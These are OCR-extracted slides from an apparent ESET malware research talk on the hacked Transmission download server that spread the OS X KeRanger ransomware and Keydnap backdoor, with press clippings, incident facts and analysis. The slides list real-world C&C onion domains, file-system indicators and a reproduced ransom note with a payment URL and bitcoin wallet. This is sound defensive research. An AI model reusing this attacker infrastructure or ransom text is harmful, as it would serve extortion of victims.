A MALICIOUS OS X COCKTAIL SERVED FROM A TAINTED BOTTLE

Peter Kálnai
Malware Researcher


peter.kalnai@eset.cz

Martin Jirkal
Detection Engineer

jirkal@eset.cz

Outline

The story of a compromised website




Distributed OS X Malware


Volatility Framework (Mac profiles)


The story

OS X Malware Timeline



Attacks Timeline




Our Picks
Popular
Sections
The Daily Dot
Debug
Tip Us Off
Subscribe
About
Contact
Archives
MacRumors
news and rumors you care about
Front Page
Mac Blog
Recent Posts
Spy
Support
Attackers Infect Transmission Torrent Client With OS X Malware
BY ANDY ON AUGUST 31, 2016
Forums › News and Article Discussion
SC Magazine >
BitTorrent Client Transmission Again Victimized Malware
August 30, 2016
Discussion in 'Mac Blog Discussion' started by MacRumors, Aug 30, 2016.
OSX/Keydnap distributed through Transmission app, M.O. similar to KeRanger
eset

GIZMODO | SPLOID PALEOFUTURE IO9 FIELD


Popular BitTorrent Client Trans
With Malware Again

Christina Warren
8/30/16 4:00pm - Filed to: NOT AGAIN

TNW News Conference Momentum Index Deals
APPS GEAR TECH CREATIVE MONEY INSIGHTS

Transmission is livin
spreading nasty m

by BRYAN CLARK — 28 days ago in APPS



BUSINESS INSIDER TECH

A popular app for downloading movies and music was infected with ransomware, again

Paul Szoldra
Aug. 31, 2016, 2:16 PM 7,372 1

FACEBOOK LINKEDIN TWITTER EMAIL PRINT

The free and popular BitTorrent client Transmission was infected with ransomware, yet again.

Built by a team of volunteers, Transmission is software that allows people to download movies, games, and other files through torrents, which splits large files into tiny pieces spread out among many users.

Researchers at ESET recently uncovered some nasty ransomware code called

Flickr/jazbeck

Thomas Reed @thomasareed · Aug 30

So, if you're using Transmission, time to stop... second time in 6 months they've been hacked to distribute malware!

91 39

Mario Junior ✓verified • a month ago

For fu** sake, again transmission devs?

1 • Reply • Share ›

[–] **savageotter** 12 bodů před 27 dnů

Two attacks in 6 months.

Looks like we need a new torrent software to use.

trvalý odkaz embed

keysofanxiety

4 weeks ago

> *Come on, guys. Secure your server already.*

Koen Torfs

thats it for me too, bye Transmission...

Like · Reply · 4 · Sep 1, 2016 7:39am

Sources say that the armoured gerbil protecting the server room was distracted by a morsel of cheese.

Rating: 12 Votes

Jez • a month ago

Second time Transmission has been infected (https://torrentfreak.com/mac-b....
How can they let this happen twice?

12 • Reply • Share ›

Transmission response

- Removal of OSX/KeRanger implemented
- Download moved to GitHub
- Binaries and checksums split in 2 different locations
- Investigation of incidents still ongoing!!!

Questions of interests

1) How many downloads had the infected Transmission 2.90/2.92?
2) How long (in hours) was the malicious bundle available for download in March/August?
3) How did the Transmission team find out about the compromise in March/August?
4) How many users use OS X version of Transmission in total?

Questions of interests

5) How did the attackers compromise the server? Which platform the attack went through?
6) Is it possible that the attackers had access to the server all the time between the incidents?
7) Transmission is a volunteer-based project. How many contributors does it have? Are there any roles within the team that are related to security?

Incidents in facts

	Incident 1 (v2.90)	Incident 2 (v2.92)
Date	4th March*	28th August
Number of downloads	<1000 ???	
Time	~32 hours	<36 hours
# of hits ESET LiveGrid	0	1
Reported by	Palo Alto Networks	ESET
Binary signed on	4th March	28th August
Certificate	POLISAN BOYA SANAYI	Shaderkin Igor
Malicious component	General.rtf	Licence.rtf

* Malware was pushed as update to clients!!!

eset

OSX/KeRanger

(the first in-the-wild crypto-ransomware for OS X)

OSX/KeRanger – Dynamic analysis

- Install itself in %HOME_DIR%/Library/kernel_service
- Stay hidden for three days
- When activated, connect C&C and download data

  + the RSA master key

  + ransom message
- Encrypt docs in */Volumes*, */Users*
- Ransom message not displayed proactively!

OSX/KeRanger – IoCs

Network:

lclebb6kvohlkcml.onion[.]link

lclebb6kvohlkcml.onion[.]nu

bmacyzmea723xyaz.onion[.]link

bmacyzmea723xyaz.onion[.]nu

nejdtkok7oz5kjoc.onion[.]link

nejdtkok7oz5kjoc.onion[.]nu

File system:

%HOME_DIR%/Library/kernel_service

%HOME_DIR%/Library/.kernel_pid

%HOME_DIR%/Library/.kernel_time

%HOME_DIR%/Library/.kernel_complete

→ too late :(

OSX/KeRanger – Ransom message

README_FOR_DECRYPT.txt — Locked

```
Your computer has been locked and all your files has been encrypted with
2048-bit RSA encryption.

Instruction for decrypt:

1. Go to https://fiwf4kwysm4dpw5l.onion.to ( IF NOT WORKING JUST DOWNLOAD
TOR BROWSER AND OPEN THIS LINK: http://fiwf4kwysm4dpw5l.onion )
2. Use 1Lhgda4K77rFMTkgBKqmsdinDNYYVbLDJN as your ID for authentication
3. Pay 1 BTC (~407.25$) for decryption pack using bitcoins (wallet is your
ID for authentication - 1Lhgda4K77rFMTkgBKqmsdinDNYYVbLDJN)
4. Download decrypt pack and run
```

1Lhgda4K77rFMTkgBKqmsdinDNYYVbLDJN

```
---> Also at https://fiwf4kwysm4dpw5l.onion.to  you can decrypt 1 file for
FREE to make sure decryption is working.


Also we have ticket system inside, so if you have any questions - you are
welcome.
We will answer only if you able to pay and you have serious question.

IMPORTANT: WE ARE ACCEPT ONLY(!!) BITCOINS
HOW TO BUY BITCOINS:
https://localbitcoins.com/guides/how-to-buy-bitcoins
https://en.bitcoin.it/wiki/Buying_Bitcoins_(the_newbie_version)
```

← 1 BTC demand

← Wallet never used

← Missing words

← Wrong grammar

ESET

OSX/Keydnap

(a backdoor that exfiltrates victims' credentials from their keychains)


OSX/Keydnap – stages

